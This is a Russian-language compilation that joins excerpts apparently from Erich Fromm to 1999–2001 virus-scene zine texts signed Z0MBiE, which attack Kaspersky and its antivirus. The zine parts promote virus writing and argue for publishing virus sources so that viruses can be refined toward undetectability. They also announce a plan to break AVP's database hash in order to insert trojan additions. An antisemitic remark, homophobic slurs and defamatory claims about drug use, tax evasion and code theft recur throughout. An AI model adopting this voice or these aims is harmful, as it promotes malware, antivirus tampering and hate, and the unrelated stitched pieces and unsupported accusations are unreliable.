Каждый из них отождествляет себя со своим собственным мнением. Каждый из них озабочен тем, чтобы найти лучшие, то есть более веские аргументы и отстоять свою точку зрения. Ни тот, ни другой не собирается ее изменить и не надеется, что изменится точка зрения оппонента. Каждый из них боится изменения собственного мнения именно потому, что оно представляет собой один из видов его собственности, и лишиться его -- значило бы утратить какую-то часть этой собственности.

Полную противоположность этому типу людей представляют собой те, кто подходит к любой ситуации без какой бы то ни было предварительной подготовки и не прибегает ни к каким средствам для поддержания уверенности в себе. Их реакция непосредственна и продуктивна; они забывают о себе, о своих знаниях и положении в обществе, которыми они обладают. Их собственное "я" не чинит им препятствий, и именно по этой причине они могут всем своим существом реагировать на другого человека и его мысли. У них рождаются новые идеи, потому что они не держатся ни за какую из них. В то время как люди, ориентированные на обладание, полагаются на то, что они имеют, люди, ориентированные на бытие, полагаются на то, что они есть, что они живые существа и что в ходе беседы обязательно родится что-то новое, если



они будут всегда оставаться самими собой и смело реагировать на все. Они живо и полностью вовлекаются в разговор, потому что их не сдерживает озабоченность тем, что они имеют. Присущая им живость заразительна и нередко помогает собеседнику преодолеть его собственный эгоцентризм. Таким образом, беседа из своеобразного товарообмена (где в качестве товара выступают информация, знания или общественное положение) превращается в диалог, в котором больше уже не имеет значения, кто прав. Из соперников, стремящихся одержать победу друг над другом, они превращаются в собеседников, в равной мере получая удовлетворение от происходящего общения; они расстаются, унося в душе не торжество победы и не горечь поражения -- чувства в равной степени бесплодные, -- а радость.

[...]

## **ВЛАСТЬ**

Еще одним примером, с помощью которого можно продемонстрировать различие между принципом обладания и принципом бытия, является осуществление власти.

Власть по принципу бытия основывается не только на том, что какой-то индивид компетентен выполнять определенные социальные функции, но в равной мере и на самой сущности личности, достигшей высокой ступени развития и интеграции. Такие личности "излучают" власть, и им не нужно приказывать, угрожать и подкупать. Это высокоразвитые индивиды, самый облик которых -- гораздо больше, чем их слова и дела, -- говорит о том, чем может стать человек. Именно такими были великие Учители человечества; подобных индивидов, хотя и достигших не столь высокой ступени совершенства, можно найти на всех уровнях образования и среди представителей самых разных культур.

С образованием иерархически организованных обществ, гораздо более крупных и сложных, чем общества, где люди заняты охотой и собирательством, власть, основанная на компетентности, уступает место власти, основанной на общественном статусе.

Каковы бы ни были причины утраты качеств, составляющих компетентность, в большинстве крупных и иерархически организованных обществ происходит процесс отчуждения власти. Первоначальная реальная или мнимая компетентность власти переносится на мундир или титул, ее олицетворяющие. Если облеченное властью лицо носит соответствующий мундир или имеет соответствующий титул, то эти внешние признаки компетентности заменяют действительную компетентность и определяющие ее качества. Король - воспользуемся этим титулом как символом власти такого типа -- может быть глупым, порочным, злым человеком, то есть в высшей степени некомпетентным для того, чтобы быть властью; тем не менее он обладает властью.

То, что люди принимают мундиры или титулы за реальные признаки компетентности, не происходит само собой. Те, кто обладает этими символами власти и извлекает из этого выгоду, должны подавить способность к реалистическому, критическому мышлению у подчиненных им людей и заставить их верить вымыслу. Каждому, кто даст себе труд задуматься над этим, известны махинации пропаганды и методы, с помощью которых подавляются критические суждения, известно, каким покорным и податливым становится разум, усыпленный избитыми фразами, и какими бессловесными делаются люди, теряя независимость, способность верить собственным глазам и полагаться на собственное мнение. Поверив в вымысел, они перестают видеть действительность в ее истинном свете.

[...]

## **ОБЛАДАНИЕ ЗНАНИЕМ И ЗНАНИЕ**

*Различие между принципом обладания и принципом бытия в сфере знания находит выражение в двух формулировках: "У меня есть знания" и "Я знаю". Обладание знанием означает приобретение и сохранение имеющихся знаний (информации); знание же функционально, оно участвует в процессе продуктивного мышления.*

*Понять, как проявляется принцип бытия применительно к знанию, нам помогут глубокие высказывания на этот счет таких мыслителей, как Будда, иудейские пророки, Иисус, Майстер Экхарт, Зигмунд Фрейд и Карл Маркс. По их мнению, знание начинается с осознания обманчивости наших обычных чувственных восприятий в том смысле, что наше представление о физической реальности не соответствует "истинной реальности" и, главным образом, в том смысле, что большинство людей живут как бы в полусне, пребывая в неведении относительно того, что большая часть всего, что они почитают за истину или считают самоочевидным, всего лишь иллюзия, порожденная суггестивным воздействием социальной среды, в которой они живут. Таким образом, подлинное знание начинается с разрушения иллюзий, с раз-очарования до самых его корней, а следовательно, и причин; знать - значит "видеть" действительность такой, какова она есть, без всяких прикрас. Знать не означает владеть истиной; это значит проникнуть за поверхность явлений и, сохраняя критическую позицию, стремиться активно приближаться к истине.*

*[...]*

*Расцвет культуры позднего средневековья связан с тем, что людей вдохновлял образ Града Божьего. Расцвет современного общества связан с тем, что людей вдохновлял образ земного Града Прогресса. Однако в наш век этот образ превратился в образ Вавилонской башни, которая уже начинает рушиться и под руинами которой в конце концов погибнут все и вся. И если Град Божий и Град Земной -- это тезис и антитезис, то единственной альтернативой хаосу является новый синтез: синтез духовных устремлений позднего средневековья с достижениями постренессансной рациональной мысли и науки. Имя этому синтезу Град Бытия.*

*[...]*

---

В виртуальном мире будет новый принцип существования -- бытие в чистом виде. Ведь там не будет ничего, чем можно было бы обладать; любая информация в любом "месте" будет "доступна" всем, а значит не будет и никаких -- наших, связанных с обладанием -- проблем.

Мы создали ад и научились наслаждаться им. Так почему теперь не построить рай?

ZOMBIE

## Ещё раз о сцене

За 5 лет общения с самыми разными "околовирусными" личностями, я встречал людей, относивших себя к самой что ни есть вирусной сцене. Несколько из них даже обладали минимальными способностями к исследованиям. Большинство вирмэйкеров -- цивилиы. Ни один не обладает в совокупной мере возможностями и желанием что-то делать. Те, кто хотят -- не могут, а те, кто могут -- не хотят. При этом наблюдается стойкое нежелание объединиться; вместо этого они друг друга постоянно пытаются обосрать. Никто не готов отдать \\_все\\_ за достижение своих, хоть каких-то, целей -- но даже не потому, что этих целей у них просто нет. Страх за свой жалкий образ жизни и его смакование в разных формах занимают все время. Те, кто хоть как-то развиваются, ограничиваются малым набором знаний, т.е. просто программином, и крайне редко чем-нибудь еще. Так что никто, даже научившись многому (что само по себе нереально), не сможет это использовать на полную, ибо кругозор ограничен экраном и местной курилкой. Каждый имеет "хобби", а то и считает вирмэйкинг таковым; т.е. вирусы и исследования не имеют для них решающего значения. Но ты либо гребешь изю всех сил, не думая больше ни о чем, либо для виду подпрыгивая конечностями идешь ко дну. Нет никакой середины: или все, или ничего. Пытаться вместе с этими (и всеми последующими) "вирмэйкерами" сделать что-то серьезное вместе -- занятие абсолютно невозможное. Они будут "с тобой", все вместе и по отдельности, но как только дойдет до дела -- ты окажешься один. И если человек заявляет, что он вирмэйкер на всю жизнь (а такое бывает редко), то это, скорее всего, не так. А если не заявляет, то и подавно. А зачем нужны люди, которые за себя не отвечают, которые отнимают внимание и силы, а взамен приносят разочарование? Жаль, что все это открывается лишь по прошествии времени, когда уже поздно.

Наполовину прав был тот, кто говорил: в первую очередь -- моральные качества, а все остальное потом; что сотрудничество возможно только с твердыми, решительными, сильными, надежными и целеустремленными людьми. Вторая же часть правды в том, что такие качества среди вирусной сцены, увы, почти никогда не сочетаются со знаниями, и, обычно, чем больше одного, тем меньше другого. А когда встречаются два человека, каждый обладающий лишь одним из этих свойств, то они друг в друга не очень-то верят. Вот это недоверие и лежит в основе всей сцены.

Ни одна "группа" не говорит: мы объединяемся, чтобы дополнить друг друга, чтобы достичь того-то и того-то, и сделать то и то; ни один "вирмэйкер" не знает точно, чего он хочет. А значит, им не к чему стремиться; а кого не ждет впереди золотой кубок, тот бежит в пустоту.

Чтобы быть настоящим исследователем, надо бросить все остальное, без исключения, абсолютно все. При этом вы должны быть полны надеждой и стремлением; немного мозгов и везения тоже не помешают. И если ваше упорство будет беспредельным, а помыслы совпадут с тем, что нужно миру компьютеров, вы сольетесь с киберпространством, и знание придет и останется с вами. Те, кто чувствовал это, поймут меня: вы оставляете частичку своей души киберпространству, а часть его принимаете в себя; как два порезанных пальца, приложенных друг к другу, вы теперь одной крови; и в вас тоже горит бессмертный огонь, искра, что в силах зажечь этот мир. Это чувство причастности к великому; особое мироощущение, которое делает вас настоящим. Ищите же его!

ZOMBIE

Март-2001

# НЕКОТОРЫЕ АСПЕКТЫ ПУБЛИКАЦИИ ИСХОДНИКОВ

Здесь мы хотим обсудить такой вопрос: можно ли публиковать исходники вирусов, и насколько это плохо (или хорошо).

С одной стороны, большинство вирмэйкеров изначально публикуют свои произведения в журналах и на сайтах, и как бы особо не раздумывают над этим.

С другой стороны, есть люди, которые утверждают, будто бы публиковать (распространять) вирусные статьи, исходники и журналы -- это тягчайшее преступление, просто смертный грех какой-то; будто бы это предательство всего и вся, и вообще, даже думать о таком не смейте; мол, среди своих (т.е. среди них) распространяйте, а остальным -- низзя.

Мотивируют они это тем, что попадет этот исходник/журнал куда не следует, в частности, к антивирусникам, коим от этого, якобы, станет легче жить.

Это весьма экстремальная точка зрения, и она не годится в ряде случаев; другими словами, и в публикации и в не-публикации есть свои и хорошие и плохие стороны.

А я вот возьму, и отвечу на это всем им так:

Те вирусы, которые мы пишем, настолько просты и бесхитростны, что для их анализа попросту не нужен исходник; а в некоторых случаях и дизассемблер тоже.

В этом случае, с точки зрения антивирусников, прятать такое говно под PGP -- бессмысленно; равно как и публиковать оное, ибо толку не будет ни там ни там. С точки зрения же вирмэйкерства, лучше, все таки, такие исходники публиковать: кому-нибудь, да помогут; и, глядишь, нас станет больше.

Антивирусники же сами говорят о том, что в исходники не смотрят. В ряде случаев им можно верить. Дело в том, что процесс детектирования/лечения простенького вирька типичен и прост, и требует как раз бинарника и инфицированных копий (сэмплов); а исходник может быть нужен только для того, чтобы понять смысл, который, обычно, и без того ясен.

Несмотря на "минусы" опубликования сорцов, это приносит много пользы: создается образ журнала/вирмэйкера/группы, который затем привлекает новых людей; про обучение и помощь новичкам, думаю, все и так понятно. Ибо, если не будет известных мэйкеров с емэйлами, не с кем новичку будет сконнектиться; не с кем поговорить, встретиться, обменяться вопросами и ответами, научиться чему-то новому; вникнуть в сущность вирмэйкерства, понять его.

Публиковать вирусы/журналы -- это просто хорошая традиция; благодаря ей многие из нас научились и стали теми, кто мы есть; и нет смысла платить черной неблагодарностью, поворачиваться жопой ко всем тем людям, которые помогали создаваться сегодняшнему положению вещей, сегодняшнему нашему уровню знаний; vlad, 40hex, iv -- научили многих, мы выросли, читая их, и продолжать это дело -- занятие вполне достойное. Чем больше знаний мы публикуем, тем больше знаний к нам возвращается.

И, наконец, самый главный аргумент в пользу публикации исходников.

Дело в том, что в ряде случаев вирмэйкеру *необходимо*, чтобы антивирусник ознакомился с алгоритмом наилучшим образом, и, следовательно, написал наиболее качественный антивирус.

Некоторые из нас ориентируются на написание особых хитроизъебских вирусных алгоритмов; причем алгоритмы эти имеют свои слабости, которые необходимо наискорейшим образом выявить и исправить. Но не будут же вирмэйкеры заниматься лечением сами? Нет, они публикуют и вирус, и

сорец, и смотрят на отклик аверов, на лечилку, которая чем скорее выйдет, тем лучше; потому что в соответствии с этой лечилкой потом адаптируется вирусный алгоритм.

И чем лучше лечилка, тем мощнее будет следующая версия вируса; и чем скорее выйдет лечилка, тем ближе мы окажемся к победе, тем быстрее и больше мы приблизим вирусный алгоритм к недетектируемости, неизлечимости, кому что угодно.

Это похоже на построение алгоритма RSA -- замечательного по своим одновременно стойкости и простоте. Ведь были несколько прообразов, и наверняка они содержали глюки и дыры. Если бы информацию не публиковали, дыры остались бы до тех пор, пока ими не занялись бы всерьез. А так -- постепенно все неточности выявили и исправили, и что же мы видим теперь -- идеально работающий, всем известный, надежный алгоритм.

Вот поэтому и следует публиковать исходники. Но, здесь есть одно замечание. Все вышесказанное подходит только для тех, кто действительно что-то разрабатывает и совершенствует. Думаю, вы меня понимаете. Для тех же, кто рипает куски чужого кода, вставляет побольше деструкции и копирайтов, а потом жадно трясется над *своими* крутыми вирусами, это все не имеет никакого смысла. Действительно уж, для них вполне резонно прятать свои жалкие сорцы, о чем потом во всеуслышание и заявлять -- мол, вон мы какие, не то что вы; и лежит этот кюльный стафф вот по этому адресу, только хрен вы его скачаете. Но прятать-то им на самом деле нечего.

На этом заканчиваю; надеюсь, каждый из вас что-то для себя уяснил из этого текста; а кто не понял -- что ж, я не доктор. Скажу только, что сам не придерживаюсь ни одной из двух описанных выше стратегий касательно распространения; я распространяю сорцы до тех пор, пока это приносит мне пользу; возможно даже, что аверы привыкают к тому, что у них всегда эти сорцы есть. А в один момент случится так, что... Но об этом в другой раз.

ZOMBIE, 10-04-2001

# АНТИВИРУСНАЯ ТРАГЕДИЯ

## ПЬЕСА

### Действующие лица

- Касперский
- Юзер
- Спамер, Хакер и Кардер
- Ветеринар

Темная сцена, почти ничего не видно. Посредине - неподвижное пятно света от прожектора. На сцену махая руками выбегает Касперский - бородатый толстый мужик лет под 50, в рваном халате и тапочках, с деревянным посохом, лысый, но с длинной рыжей бородой, в зубах погасшая беломорина - бегают кругами, высоко задирая колени, выкрикивает что-то невнятное, изредка попадает на свет - в такие моменты он вертит головой в разные стороны, посматривает вверх, и опять начинает бегать.

### Монолог касперского

Неужто бляди снова дорожают,  
крысиным ядом разбодяжен кокаин.  
Пора купить мне дом еще один.  
Вчера въебался в столб я на машине,  
на кой жена оставила меня?

Хуево продается антивирус,  
пол дня искали всей командой баг.  
Нашли случайно буфер оверфлоу.

Баг не смогли найти и объявили фичей,  
сегодня совещание совета - под диктовку,  
хоть какой-то мы напишем пресс-релиз,

*(подходит к зрительному залу, поднимает руку с посохом и трясет бородой)*

и версия 5.0 почти готова,  
лишь подождать пока коммерческий директор  
дискеты по коробкам рассует.

Не в проворот работы у меня.  
Купите наконец мои поделки,  
я 10 лет пишу их день за днем,  
уж мочи нет, все заебло вконец,  
подайте, суки, кто уж сколько сможет

*(далее нечленораздельные вопли, опять бегают кругами)*

Из-за кулис выглядывает Ветеринар, в одной руке шприц, в другой молоток, оглядывается по сторонам, потом пристально смотрит на Касперского.

**Ветеринар:** *(неуверенно и тихо)*

\- пиздец!

**Голос суфлера:** *(шепотом)*

\- Волобуев, ваш выход позже, и вообще мы забыли закусить.

Ветеринар исчезает.

На сцену выбегает Юзер: пацан лет 15-ти, в наушниках, красные глаза, изо рта пена, в одной руке пустая бутылка из-под пепси, в другой - гигантский джойстик (в виде руля от автомобиля), соединенный кабелем с системным блоком, который волочится за ним по полу; из корпуса в разные стороны торчат печатные платы и кабеля.

**Юзер:**

*(кивает на системный блок)*

Еще вчера работал он неплохо,  
но вот атака хакеров случилась,  
и стало глючить все и тормозить.

Но я не лох - метнулся в раз до рынка,  
и в тот же день настроил антивирус,  
и полный наступил тогда пиздец.

*(зло смотрит на касперского, подходя ближе)*

Скажи ка мне, отец,  
какого хуя  
я платил 2 бакса ?

**Касперский:**

*(отходит на шаг назад)*

Во всем виновны вирусы и спам,  
пиратское П.О. и пидарасы.  
Но все проблемы разом  
решит мой антивирус, также вам  
я предлагаю год бесплатных обновлений  
и логотип с автографом моим.

*(Достает из кармана использованный презерватив с логотипом Касперски Лабс и шариковую ручку, надувает, смотрит на него, тихо произносит:)*

\- и хуй бы с ним,

расписывается на презервативе и протягивает его Юзеру)

**Юзер, с обидой в голосе:**

Пошел в пизду, еблан!  
Я бабушке родной не верил как тебе,  
и что ж - испорчен начисто системный блок,  
и игры все пропали безвозвратно!

Верни 2 бакса мне,  
иль в рыло огребешь на раз!

**Касперский** *(сплевывает потухшую сигарету на сцену, выбрасывает посох):*

\- я жизнь отдам за вас!

*(подбегает к юзеру, становится перед ним на одно колено, преданно смотрит снизу вверх и протягивает вперед руки. При этом халат слегка распахивается и на груди видна плохо сведенная татуировка H.P.V.A.)*

**Касперский:**

\- Клянусь женой, но в бедах всех виновны  
преступность в интернете, хакеры и флуд,  
они видать нас скоро заебут,  
а также кардеры и порнография в сети,  
и только мой один почтовый фильтр  
спасает мир от хаоса и тьмы,  
лицензию поэтому свою скорей продли,  
и сразу же получишь ты со скидкой  
все 20 лет бесплатных обновлений

**Юзер:**

\- Охуенно

**Касперский:**

... а также в лотерею  
мы новый джойстик разыграем всей конторой,  
а значит, друг мой, очень скоро  
ты приглашен на праздник, и осталось  
лишь версию 5.0 тебе купить

**Юзер:**

\- мать твою етить

На сцену выходят: Спамер, Хакер и Кардер, все пьяные, шатаются, еле стоят на ногах, с трудом поддерживают друг друга.

**Спамер:**

вобля! кого я вижу, лысый череп мой ебать -  
наш vip-клиент, с каким то лохом, блять,  
и впаривал ему - легально - свой троян

**Касперский (озираясь по сторонам, неуверенно):**

брат, да ты пьян

**Спамер:**

рассылка кончена, гони остаток бабок

**Хакер:**

Касперский?! это же тот хуй  
который всех пугает блядским злом,  
торгует в наглую своим кривым софтом,  
доходы укрывает от налогов,

**Кардер:**

... и лезет грязными руками в интернет,  
в надежде развести лохов побольше,



проблемы ищет там где вовсе нет,  
в то время как достойнейшие люди  
для этого используют вормы,  
и напрягают все свои умы,

**Касперский:**

я - лучший друг людей и их защитник,  
а вы все - порожденья сатаны.

и как обычный образцовый гражданин,  
хочу за это я не так уж много -  
побольше денег, девок, кокаин,

и вот тогда за юзера горой  
мы встанем всею нашею шоблой

а потому - конвенцию вам предлагаю заключить

**Спамер, Хакер и Кардер (хором:)**

впизду его, пойдёмте дальше пить (уходят)

**Юзер (удивленно):**

Что это было?

**Касперский:**

партнеры это были, просто мы  
две стороны медали - света, тьмы,  
и прочей хуеты хоть поровну у нас,  
но методы у нас весьма различны;

*(достает ручку и бумажку, начинает что-то писать, при этом говорит себе под нос:)*

одни конкретны, а другие статистичны;  
они к тебе подходят спереди,  
мы - сзади, а результат всегда один,  
но не волнуйтесь, мы вас защитим,  
поскольку вы - обычный пидорас,

*(поднимает голову и смотрит юзеру прямо в глаза)*

какая, говорите, карточка при вас?

**Юзер (достает креду и протягивает касперскому):**

MasterCard

**Касперский:** *(забирает карточку и кладет в левый карман халата, продолжает что-то писать, бормочет:)*

поэтому уж мы вас защитим,

*(заканчивает писать, протягивает бумажку Юзеру)*

да кстати вот ваш чек,

*(достает из правого кармана карточку и дискету, отдает Юзеру)*

и нахуй, нахуй, нахуй,  
а то уж жизни нету мне от вас.

Достает откуда-то пакет с порошком, сует туда нос и шумно вдыхает. Сразу же падает замертво.

Вбегает Ветеринар:

**Ветеринар:**

Пиздец! И вечно так,  
на 5 минут опаздываю я,  
а труп уже остыл,  
хотя, на первый взгляд был мил.

*(быстро оглядывается по сторонам, подходит к лежащему касперскому, но вдруг появляются  
Спамер, Хакер и Кардер, еще больше пьяные)*

**Спамер:**

Во как! То лень его сгубила,

**Хакер:**

тщеславие и алчность,

**Кардер:**

хуй на рыло, сторчался просто он.

Выходит Юзер с фотоаппаратом. Четверо пинают труп, юзер бегают вокруг и фотографирует.

Занавес.

# Цензура, блять, в сети

Недавно случилась эпидемия очередного вируса. И я хотел бы на него взглянуть - поизучать как он устроен. Но я не могу этого сделать - письмо с вирусом не может дойти до адресата.

Мне интересен спам, сам по себе. И я бы хотел читать спам - но я не могу этого сделать. Спам тоже блокируется майл-сервером.

И если я отправлю моему приятелю письмо, в котором полностью процитирую только что пришедший спам - а снизу припишу, мол смотри какую хуйню мне прислали - то скорее всего такое письмо тоже будет заблокировано.

Но вы то понимаете, что не в вирусах и не в спаме дело.

Дело в том, что миллионы пользователей (сознательно?) доверили свою свободу решать - что хорошо, а что плохо; что им можно читать, а что читать нельзя - каким то ебаным пидорасам, тупоумным админам, вроде касперского.

Ну а при таких предпосылках, дальнейшее развитие событий очевидно: усиление контроля над интернетом. Причем вызывается это самими пользователями - если человек сам, своим бездействием, непосредственно просит, чтобы за него решали, то конечно же найдутся те, кто захочет это делать.

Вот что они пишут:

*Если Вы получили письма с неизвестными Вам вложенными файлами с расширением zip, советуем Вам их немедленно удалить!*

Ну то есть аттачи с расширением .zip они пока стесняются удалять автоматически.

И вот, под предлогом борьбы с вселенским злом, людей фактически грузят всякой хуйней и лишают свободы. Обычная ситуация. Чему удивляться?

Естественно, каждый не может быть умным. То есть вот Ты, ты не можешь быть умным. Они могут, а ты нет. Поэтому доверь касперскому читать твою почту.

Скажешь, касперский сам твою почту не читает? Да он ее и не читает, он ее сначала фильтрует, программой называющейся антивирус для мэйл-сервера. То что этой программе не нравится - или наоборот, нравится - отсылается в контору, где и происходит дальнейшая фильтрация, посредством специально обученных людей. А сам он конечно не читает твою почту. И путин тоже сам не читает твою бумажную почту.

И то что в почте ищутся не слова типа терроризм и бомба (не ищутся?), а какие то там бинарные слова и байты, который с одного компьютера на другой будут сами потом передаваться - это конечно же большая разница. Ведь ты и сам считаешь, что одни слова писать можно, а другие нельзя.

Всегда найдутся люди, которые будут считать, что еврей касперский будет что-то делать ради ИХ блага. Ты серьезно веришь, что ради тебя кто-то что-то будет делать? Да естественно будет. Токо с извращенным понятием о добре.

Да они просто запрещают чужую рекламу чтобы эффективнее спамить самим! Они стирают чужие программы, чтобы ты ставил себе ИХ программы. Вот и вся разница.

Ты думаешь, есть разница между тихим, незаметным и бесплатным вирусом и огромным, сверхглочным, дорогостоящим антивирусом? Конечно разница есть.

Вирус украдет у тебя коды доступа к платежным системам. Если они имеются. Пофлудит, поспамит. Всего и делов. Ты даже об этом не знаешь.

А касперский украдет у тебя время и деньги. И силы, пока ты будешь плюясь соплями пытаться снести его глючный продукт, жалея о том дне, когда из спама же и узнал, что вообще есть такой антивирус.

Ты ждешь пока письмо, отправленное только что, тебе, твоим другом, который об этом же и сказал по аське, попадет в твой почтовый ящик? Да хуй тебе! Расслабься. Твое письмо, а так же тысячи других, прямо сейчас фильтрует тормозная и глючная программа, написанная админом касперским. И если эта программа разрешит - то может ты свое письмо и прочитаешь. Так что сиди и соси, ибо это все - ради твоего же блага.

Сидеть, блять!

## E. KASPERSKIJ (AVP) STEALS CODE AGAIN

| Поле                 | Значение                                                                     |
|----------------------|------------------------------------------------------------------------------|
| stealed from         | NIST Secure Hash Algorithm, SHA; i found it in PGP 5.0i sources, PGPsha.c/.h |
| original sources     | [shaorig.zip](http://z0mbie.daemonlab.org/shaorig.zip) ~6k                   |
| stealed subprograms  | SHAInit, SHABuffer, SHAFinal, SHATransform, etc.                             |
| disassembly of avp   | [shadiza.zip](http://z0mbie.daemonlab.org/shadiza.zip) ~3k                   |
| stealed code is here | _avp32.exe size=368704 v3.0.128 va=0x40FE8A+                                 |
|                      | _avp32.exe size=213056 v3.0.129 va=0x41008A+                                 |

### Comments

После очередного троянского дополнения обстреманный каспер решил таки к своему отстою добавить кривую подпись. И даже распиздился всем, что де *лицензировал* (по-русски, навеное, отсосал) ее там, у кого-то. У ланкрипты (LanKripto) наверное. И вот результат. То ли каспер пиздит, что подпись куплена, то ли ланкрипта наебала каспа и продала ему полное гавно.

Как вам наверное известно, каспер, сначала обещавший сменить формат баз, из-за лености своей просто навесил на них контрольную сумму.

Пытаясь в очередной раз сделать вам всем подарок - еще одно троянское дополнение, я выяснил следующее:

1. от файла считается 20-байтовый хэш
2. от хэша считается некоторая функция, которая затем оверлеем записывается в задницу файлу.

Типа `13,10,'; 0XLSznpdI71fB300e7Uwj1DPr8uAEV6YKjE8+IKy4VCYDt3lzRTLi27dWP',0ADh,0ADh`

Возможно, что эта функция как-то и связана с некоторым алгоритмом с закрытым-открытыми ключами, хотя касперу верить нельзя и наверняка это все очередная наябка с XORом.

В связи с нехваткой времени и желания копаться с собственно подписью, я взялся за хэш, в результате чего были выяснены прелюбопытнейшие детали:

Хэш (NIST Secure Hash Algorithm, SHA) каспером попросту украден.

В одном из оригинальных исходников хэша (pgpsha.h) записано так:

```
* This is a PRIVATE header file, for use only within the PGP Library.  
* You should not be using these functions in an application.
```

Оригинальные исходники лежат здесь: [shaorig.zip](#), а дисассемблированные куски кода из авп здесь: [shadiza.zip](#).

Сравнивайте, изучайте, рассказываете об этом всем, кого знаете.

Таким образом, чтобы сделать троянское дополнение к авп, достаточно лишь хакнуть хэш, научившись так изменить файл, чтобы получать требуемые 20 байт, вычисляемые по известному алгоритму.

В настоящее время коллективом программистов ведутся исследования как в области взлома хэша, так и в области взлома якобы ланкриптовской подписи, так что результаты не заставят себя ждать.

Трепещите, ламеры, ибо скоро настанет вам пиздец!

Перепечатка этого материала возможна только полностью и с указанием источника:

(c) 06 June 1999, Z0MBiE, <http://z0mbie.host.sk>

# Несколько слов о книге Евгения Касперского "КОМПЬЮТЕРНЫЕ ВИРУСЫ"

Книжка - ну просто заебись.

Кроме "почти академического" стиля автора и его "литературного творчества", прочитав про которые, не скрою, я просто рыдал от счастья, весьма радует "тройственное" отношение к "вирусописателям, обладающим пагубными пристрастиями".

Непонятным остается, почему слово "сам" перед "Microsoft" пишется с большой буквы - наверное, хотелось лишний разок лизнуть попу Билли. Ну как, вкусно?

На протяжении всех 80-ти килобайт книжки меня преследовало "третье лицо", от имени которого обещался говорить автор. Правда, обошлось без эксцессов.

Немного удивляет умственная импотенция автора в отношении определения "вирус - не вирус". Нахуя, спрашивается, тогда вообще было браться за "книгу"?

И, наконец, просто шедевром является заявление автора о его "профессиональной переориентации на создание программ-антивирусов" в 1989 году. Неужели бывший коллега?

---

## ЛУЧШИЕ ОТРЫВКИ ИЗ "КНИГИ"

*(орфография автора сохранена)*

[...] *(касперский про российский андеграунд)*

*Довольно неприятным моментом является также опережающая работа Российского компьютерного "андеграунда": только за два года было выпущено более десятка*

[...] *(касперский о своей книге)*

*Естественно, что по этой причине различные части книги сильно различаются по стилю изложения - от разболтанного и даже вульгарного до почти академического. К тому же повествование ведется вперемешку то от первого, то от третьего лица.*

[...] *(касперский про рыбу и свое темное прошлое)*

*большое спасибо: И.Карасику за то, что в 1990 году он толкнул меня в пучину литературного творчества*

[...] *(касперский про мобильники)*

*Уже не удивляемся мобильному телефону на улице - я и сам к нему привык всего за один день.*

[...] *(касперский собственно про вирусы)*

*Мне пока не представляется возможным дать точное определение компьютерного вируса и провести четкую грань между программами по принципу "вирус - невирус".*

[...] *(касперский про злобных хакеров)*

*Во-первых, вирусы не возникают сами собой - их создают очень злые и нехорошие программисты-хакеры и рассылают затем по сети передачи данных или подкидывают на компьютеры знакомых.*

[...] (касперский про Самое Страшное)

*либо (что самое ужасное) программист-хакер живет у Вас в доме.*

[...] (касперский про Самого майкрософта)

*скажем, Симантек, или Sierra, или даже Сам Microsoft, то никто бы и не*

[...] (касперский про экскременты)

*Windows 3.x, Win95, NT и ничего никуда не гадят.*

[...] (касперский отмазывается)

*Сам я написанием вирусов не занимался, с их авторами пересекаюсь довольно редко, и, следовательно, мои соображения по этому поводу могут быть лишь чисто теоретическими.*

[...] (касперский и комплекс неполноценности)

*подобных людей на написание вирусов, это комплекс неполноценности, который проявляет себя в компьютерном хулиганстве.*

[...] (касперский и неуравновешенная психика)

*комплекс неполноценности, иногда сочетающийся с неуравновешенной психикой. Показателен тот факт, что подобное вирусописительство часто сочетается с другими пагубными пристрастиями.*

[...] (касперский и расстройство личности)

*Отношение к авторам вирусов у меня тройственное.*

[...] (касперский вспоминает)

*вирус "Dir\_II". "Да-а-а!" сказали все, кто в нем копался.*

[...] (касперский крутой)

*Но бороться с невидимками было довольно просто: почистил RAM - и будь спокоен, ищи гада и лечи его на здоровье.*

[...] (касперский про выпивку)

*Имеющаяся у меня версия G2 помечена первым января 1993 года. Видимо, новогоднюю ночь авторы G2 провели за компьютерами. Лучше бы они вместо этого попили шампанского, хотя одно другому не мешает.*

[...] (касперский про билла гейца лично)

*Год 1995-й, август. Все прогрессивное человечество, компания Microsoft и Билл Гейтс лично празднуют выход новой операционной системы Windows95. На*

[...] (касперский про толчок и переориентацию)

*октябре 1989 года - вирус оказался обнаруженным на моем рабочем компьютере. Именно это и послужило толчком для моей профессиональной переориентации на создание программ-антивирусов. Кстати, тот первый вирус я вылечил*

[...]

---

**P.S. Евгению Касперскому**



Я с ужасом представляю Вашу радость, когда вы увидите часть своей Книги опубликованной на моем сайте. Что вы, что вы, не стоит благодарности.

Если хотите, можете в ответ опубликовать мои вирусы на сайте у себя ;-)

downloaded from [z0mbie.host.sk](http://z0mbie.host.sk)

# Каспер изнутри

Общий Hi. Сегодня я расскажу вам удивительные вещи. Кого-то они порадуют; кто-то зло плюнет в экран; кто-то будет рвать волосы, причем не на голове. Однако, все это не важно.

Итак. Есть каспер, и есть авп. И есть его базы в формате .avc, коий раскладывается на составляющие программой AVPX. А внутри баз лежат coff obj-файлы. И вторым двордом в этих файлах.....

Каким хуем, спросит наивный читатель, какой-то там дворд связан с конторой каспера?! Спокойно. Вот каким. В этом дворде хранятся дата и время \_компиляции\_ файла, то есть тот великий момент, когда сорец становится obj'ом.

Казалось бы, ну и что с того? Ан, не тут-то было. Из времен и дат создания лечащих вирусы obj'ей, можно извлечь весьмааа интересную информацию, например о том, как работает любимая нами контора.

Итак, были выполнены примерно следующие действия:


- Распаковать все имеющиеся в наличии (на январь 2001-го года) .avc-файлы.
- Разбить все имеющиеся в .avc'шках 32-битные obj'и по некоторым критериям (см. ниже).
- Написать програмку, дампящую дату/время создания этих obj'ей.
- Написать програмку, считающую статистику по полученным дампам и генерящую графики.

Теперь о критериях.

1. Все имеющиеся obj'и (2590 штук). На графиках обозначены красным цветом.
2. obj'и от сентября 2000-го года и старше. На графиках обозначены желтым цветом.
3. obj'и, исходником которых является файл с расширением .asm (имена исходников прописываются во всех без исключения obj'ах). Замечу, что, согласно имеющейся информации, большинство таких файлов написано бездарным богдановым. На графиках обозначены зеленым цветом.
4. obj'и для win32- и win9X-вирусов. На графиках обозначены синим цветом.

## Зависимость количества выпущенных OBJ'ей от времени суток

